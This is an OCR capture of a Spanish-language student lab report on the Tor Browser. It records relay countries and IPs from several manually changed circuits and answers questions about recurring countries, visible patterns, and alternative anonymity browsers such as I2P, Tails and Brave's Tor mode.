
- Hacer **click** en la parte que indica la anterior imagen donde muestra una especie de “CIRUITO”





- Cambiar circuito de **Tor** manualmente (3-5 veces):






Kali-Linux-21 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-21
navegacion en el anonim... kali@kali: ~
04:33 PM
• navegacion en el anonima
https://duckduckgo.com/?q=navegacion+en+el+anonimato+de+la+red+tor&ia=web
Circuit for duckduckgo.com
Tor Circuit
This browser
Sweden (guard) 192.121.108.239, 2a09:be40:28ff:50:be24:11ff:fe2d:698f
Germany 188.68.41.54, 2a03:4000:17:1c:48cf:cff:fe56:939b
Netherlands 192.42.116.209, 2001:67c:e60:c0c:192:42:116:209
duckduckgo.com
New Tor circuit for this site
Your guard node may not change
Protection. Privacy. Peace of mind.
Acerca de
La conciencia de la gente sobre el seguimiento, vigilancia y censura pued...
Ayuda
El Navegador Tor está actualmente disponible en Windows, Linux, macOS, ...
Comunidad
El Proyecto Tor se compromete a fomentar un entorno y una comunidad...
Blog
Relay Families are Tor's way of grouping together relays run by the same...
Donar
Get the Tor Onions t-shirt and adjustable
Descargar
Si estás en un país donde Tor está
Archivo Editar Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26 25 caracteres. 140% Windov UTF-8
To direct input to this VM, click inside or press Ctrl+G.
7°C Prac. despejado
Buscar
ESP LAA
08:33 p. m. 09/06/2025


Kali-Linux-21 - VMware Workstation
File Edit View VM Tabs Help
Kali-Linux-21
navegacion en el anonim... kali@kali: ~
04:34 PM
• navegacion en el anonima
https://duckduckgo.com/?q=navegacion+en+el+anonimato+de+la+red+tor&ia=web
Circuit for duckduckgo.com
Tor Circuit
This browser
Sweden (guard) 192.121.108.239, 2a09:be40:28ff:50:be24:11ff:fe2d:698f
Germany 37.120.171.188, 2a03:4000:6:543b::443
United States 193.26.115.61, 2a12:a800:9:1:193:26:115:61
duckduckgo.com
New Tor circuit for this site
Your guard node may not change
Protection. Privacy. Peace of mind.
Acerca de
La conciencia de la gente sobre el seguimiento, vigilancia y censura pued...
Ayuda
El Navegador Tor está actualmente disponible en Windows, Linux, macOS, ...
Comunidad
El Proyecto Tor se compromete a fomentar un entorno y una comunidad...
Blog
Relay Families are Tor's way of grouping together relays run by the same...
Donar
Get the Tor Onions t-shirt and adjustable
Descargar
Si estás en un país donde Tor está
Archivo Editar Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26 25 caracteres. 140% Windov UTF-8
To direct input to this VM, click inside or press Ctrl+G.
7°C Prac. despejado
Buscar
ESP LAA
08:34 p. m. 09/06/2025



EVALUACIÓN 1

Toma capturas de cada nuevo circuito, Anota los países/IPS involucrados, y responda:

Captura de circuito 1: Sweden (guard) 192.121.108.239
Germany 185.220.101.169
Sweeden 171.25.193.89

Captura de circuito 1: Sweden (guard) 192.121.108.239
Finland 135.181.30.19
Germany 185.220.100.246

Captura de circuito 1: Sweden (guard) 192.121.108.239
Germany 188.68.41.54
Netherlands 192.42.116.209

Captura de circuito 1: Sweden (guard) 192.121.108.239
Germany 37.129.171.188
United States 193.26.115.61

Captura de circuito 1: Sweden (guard) 192.121.108.239
Netherlands 51.158.154.112
Germany 185.220.101.43

1) ¿Por qué aparecen ciertos países más seguido?

R: Algunos países como Alemania, Países Bajos o Suiza son frecuentes porque tienen una alta cantidad de nodos voluntarios en la red Tor. Además, sus leyes de privacidad permiten a muchos operadores alojar nodos sin interferencia estatal.


2) ¿Hay algún patrón?


R: Puede observarse que algunas IPs o países se repiten, especialmente los que tienen mejor infraestructura de red y son conocidos por alojar nodos Tor. Los nodos de salida tienden a estar en países con leyes permisivas.


3) ¿Existen más navegadores similares al navegador TOR?

R: Existen los siguientes:

- I2P (Invisible Internet Project): Permite navegar de forma anónima como Tor, pero no accede directamente a la red .onion.
- Tails OS (con navegador Tor preinstalado): Sistema operativo enfocado en anonimato.
- Brave (modo privado con Tor): Brave incluye un modo privado que utiliza la red Tor.
- Toma capturas de pantalla de alguno de ellos instalado en tu equipo físico (por ejemplo Brave + modo Tor).





Nueva pestaña
Buscar en Google o escribir una URL
Perfil-UATF
SIS313
WhatsApp
panel html
hossting
ChatGPT
Nueva pestaña Ctrl+T
Nueva ventana Ctrl+N
Nueva ventana de incógnito Ctrl+Shift+N
Nueva ventana privada con Tor Shift+Alt+N
Leo
Billetera
VPN de Brave
Barra lateral Activada Ocultar automáticamente Desactivada
Contraseñas y autocompletar
Historial
Favoritos y listas
Descargas Ctrl+J
Extensiones
Borrar datos de navegación... Ctrl+Shift+Supr
Zoom 100%
Imprimir... Ctrl+P
Buscar y editar
Guardar y compartir
3
Rastreadores y anuncios bloqueados
370 KB
Ancho de banda ahorrado
1 segundo
Tiempo ahorrado
Buscar en la web de forma privada
Foto por Mogli Maureal
Noticias
Buscar en P3_Seguridad_de_Redes_AuxSis73
Detalles
Archivo Editar Ver
MARCO ANTONIO CRUZ MAMANI
Ln 1, Col 26 25 caracteres. 140% Windov UTF-8
4°C
Prac. despejado
Buscar
ESP
LAA
09:58 p. m.
11/06/2025



tor - Brave Search
search.brave4u7jddbv7cyviptqjc7jusxh72uik7zt6adtckl5f4nwy2v72qd.onion/search?q=tor
Tor
Perfil-UATF
SIS313
WhatsApp
panel html
hossting
ChatGPT
Fútbol11
PROMIEDOS
GitHub
UATF virtual
YouTube
UATF-Marco
SIS-3ra. P.S.A.-2022...
brave
tor
Todo
Imágenes
Noticias
Vídeos
Goggles
Torproject
torproject.org
The Tor Project | Privacy & Freedom Online
Anonymity Online | Defend yourself against tracking and surveillance. Circumvent censorship.
Français (fr)
Défendez-vous contre le suivi à la trace et la surveillance. Contournez la censure.
Download Tor Browser
Defend yourself against tracking and surveillance. Circumvent censorship.
About
Defend yourself against tracking and surveillance. Circumvent censorship.
Wikipedia
en.wikipedia.org › wiki › Tor_(network)
Tor (network) - Wikipedia
24 de marzo de 2025 - This is the latest accepted revision, reviewed on 24 May 2025. Tor is a free overlay network for enabling anonymous communication. It is built on free and open-source software run by over seven thousand volunteer-operated relays worldwide, as well a...
Tor
Daemon and utilities for an anonymizing network
torproject.org
This is the latest accepted revision, reviewed on 24 May 2025. Tor is a free overlay network for enabling anonymous communication. It is built on free and open-source software run by over ...
Wikipedia
Información
